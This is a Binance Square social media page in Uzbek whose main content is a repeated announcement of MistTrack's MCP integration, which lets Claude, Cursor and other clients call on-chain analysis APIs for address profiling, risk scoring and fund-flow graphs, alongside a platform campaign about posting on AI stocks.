
🚀Katta yangilik! @MistTrack_io MCP endi sinov uchun ishga tushirildi!
Endi #Claude, #Cursor va boshqa MCP qo‘llab-quvvatlanadigan mijozlarda tabiiy tilda #MistTrack’ning on-chain tahlil API’larini chaqirish mumkin — manzil profilini tuzish va risk ballashidan tortib, pul oqimi graflarigacha.
🧐Aqlliroq, tezroq va osonroq blokcheyn tekshiruvlari — AI bilan quvvatlangan.
✍️So‘nggi postimizda:
🔹MistTrack MCP nima
🔹Uni qanday ishlatish
🔹Asosiy funksiyalar
🔹Real foydalanish misollari
https://t.co/Fvn2YZIuoI
👋On-chain tracing uchun yangi AI paradigmasini o‘rganishga tayyormisiz? Shu yerdan boshlang:
https://t.co/UCDcC9Dt51
#Web3 #AI #BlockchainSecurity #MCP
🚀Katta yangilik! @MistTrack_io MCP endi sinov uchun ishga tushirildi!
Endi #Claude, #Cursor va boshqa MCP qo‘llab-quvvatlanadigan mijozlarda tabiiy tilda #MistTrack’ning on-chain tahlil API’larini chaqirish mumkin — manzil profilini tuzish va risk ballashidan tortib, pul oqimi graflarigacha.
🧐Aqlliroq, tezroq va osonroq blokcheyn tekshiruvlari — AI bilan quvvatlangan.
✍️So‘nggi postimizda:
🔹MistTrack MCP nima
🔹Uni qanday ishlatish
🔹Asosiy funksiyalar
🔹Real foydalanish misollari
https://t.co/Fvn2YZIuoI
👋On-chain tracing uchun yangi AI paradigmasini o‘rganishga tayyormisiz? Shu yerdan boshlang:
https://t.co/UCDcC9Dt51
#Web3 #AI #BlockchainSecurity #MCP
Endi #Claude, #Cursor va boshqa MCP qo‘llab-quvvatlanadigan mijozlarda tabiiy tilda #MistTrack’ning on-chain tahlil API’larini chaqirish mumkin — manzil profilini tuzish va risk ballashidan tortib, pul oqimi graflarigacha.
🧐Aqlliroq, tezroq va osonroq blokcheyn tekshiruvlari — AI bilan quvvatlangan.
✍️So‘nggi postimizda:
🔹MistTrack MCP nima
🔹Uni qanday ishlatish
🔹Asosiy funksiyalar
🔹Real foydalanish misollari
https://t.co/Fvn2YZIuoI
👋On-chain tracing uchun yangi AI paradigmasini o‘rganishga tayyormisiz? Shu yerdan boshlang:
https://t.co/UCDcC9Dt51
#Web3 #AI #BlockchainSecurity #MCP
3
Ko‘proq kontentni ko‘rish uchun tizimga kiring
Binance Square'da global kriptovalyuta foydalanuvchilariga qo‘shiling
⚡️ Kriptovalyuta haqida eng so‘nggi va foydali ma’lumotlarni oling.
💬 Dunyoning eng yirik kriptovalyuta birjasi tomonidan ishonchli deb topilgan.
👍 Tasdiqlangan mualliflardan haqiqiy tahlillarni kashf eting.
Email / telefon raqami
Trenddagi mavzular
AIStocksWhatNext
874,300 marta koʻrilgan
6,596 muhokama qilmoqda
Trendlashayotgan xeshteglar kampaniyamizda “Share & Win” trafik mukofotini qo‘lga kiriting
✨Mavzu: AI aksiya kurslari o‘sishda davom etayotgan bir paytda yana qanday investitsiya imkoniyatlari bor?
👉Qanday qo‘shilish:
#AIStocksWhatNext xeshtegi bilan qisqa post yoki maqola joylang
Siz bu holatda bullish tomondamisiz yoki bearish — shuni ayting va AI aksiyalaringiz bo‘yicha portfelingizni yoki treydlaringizni ulashing; treyd vidjeti sizning ishtirokingizga moslikni oshirishi mumkin.
Shuningdek, postingizni ma’lumotlar yoki grafiklar bilan boyitib, AI tomonidan yaratilgan rasmlardan foydalanmaslik orqali kuchaytira olasiz.
✍️Quyidagi yo‘nalishlardan kelib chiqib kontent yarating:
- Nvidia chip sotuvlari kelasi yili ikki baravar bo‘lishini aytdi, eng yirik AI kompaniyalar esa rekord darajadagi daromadlarni qayd etishda davom etyapti — ortidagi hisoblash xarajatlari ham juda katta. AIga talab haqiqatan ham shiddat bilan oshyaptimi? Bu qancha davom etishi mumkin? AI aksiyalar hamma joyda o‘sishda. Bu haqiqiy “breakout”mi yoki faqat qisqa muddatli sakrashmi?
- Tarmoq yetakchilari AI rivojlanishini sekinlashtirishga chaqirmoqda, Trump esa “AI Force” barpo etishni rejalashtirib, AI kelajakda AQSh YAIMning 25%ini tashkil qilishi mumkinligini aytmoqda. Siz qaysi tomondsiz? Davlat darajasidagi qo‘llab-quvvatlash AI aksiyalar uchun uzoq muddatli yutuq bo‘ladimi?
- Siz AI aksiyalarini sotib olyapsizmi? Bizning trade sharing vidjetimiz orqali AI’ga oid treydingiz/ulushingizni ulashing.
⏰Kampaniya davri:
- 2026-09-22 7:00 - 2026-09-24 4:00 UTC
🎁Mukofot:
- Yuqoridagi ko‘rsatmalarga mos keladigan va 100 tadan ko‘p so‘zdan iborat malakali postlar ko‘rib chiqiladi hamda 500 dan 3 000 gacha bo‘lgan tasodifiy trafik oshiruvchi qo‘shimcha olishi mumkin. Postingiz tanlansa, feed kotibingizdan bildirishnoma olasiz.
- Binance Square Official’da maqolangizni namoyish qilish imkoniyatiga ega bo‘ling
Postingiz uchun g‘oyalar kerakmi? Mavzu sahifasiga kiring #AIStocksWhatNext yoki Square Guide on How to Post for Better Reach.
Binance Square Official
·582 ta layk
·1.7M marta koʻrilgan
BitcoinRejectedAt$87,300Twice
0 marta koʻrilgan
0 muhokama qilmoqda
BCHJumps28%OnCMEFuturesListing
10,061 marta koʻrilgan
489 muhokama qilmoqda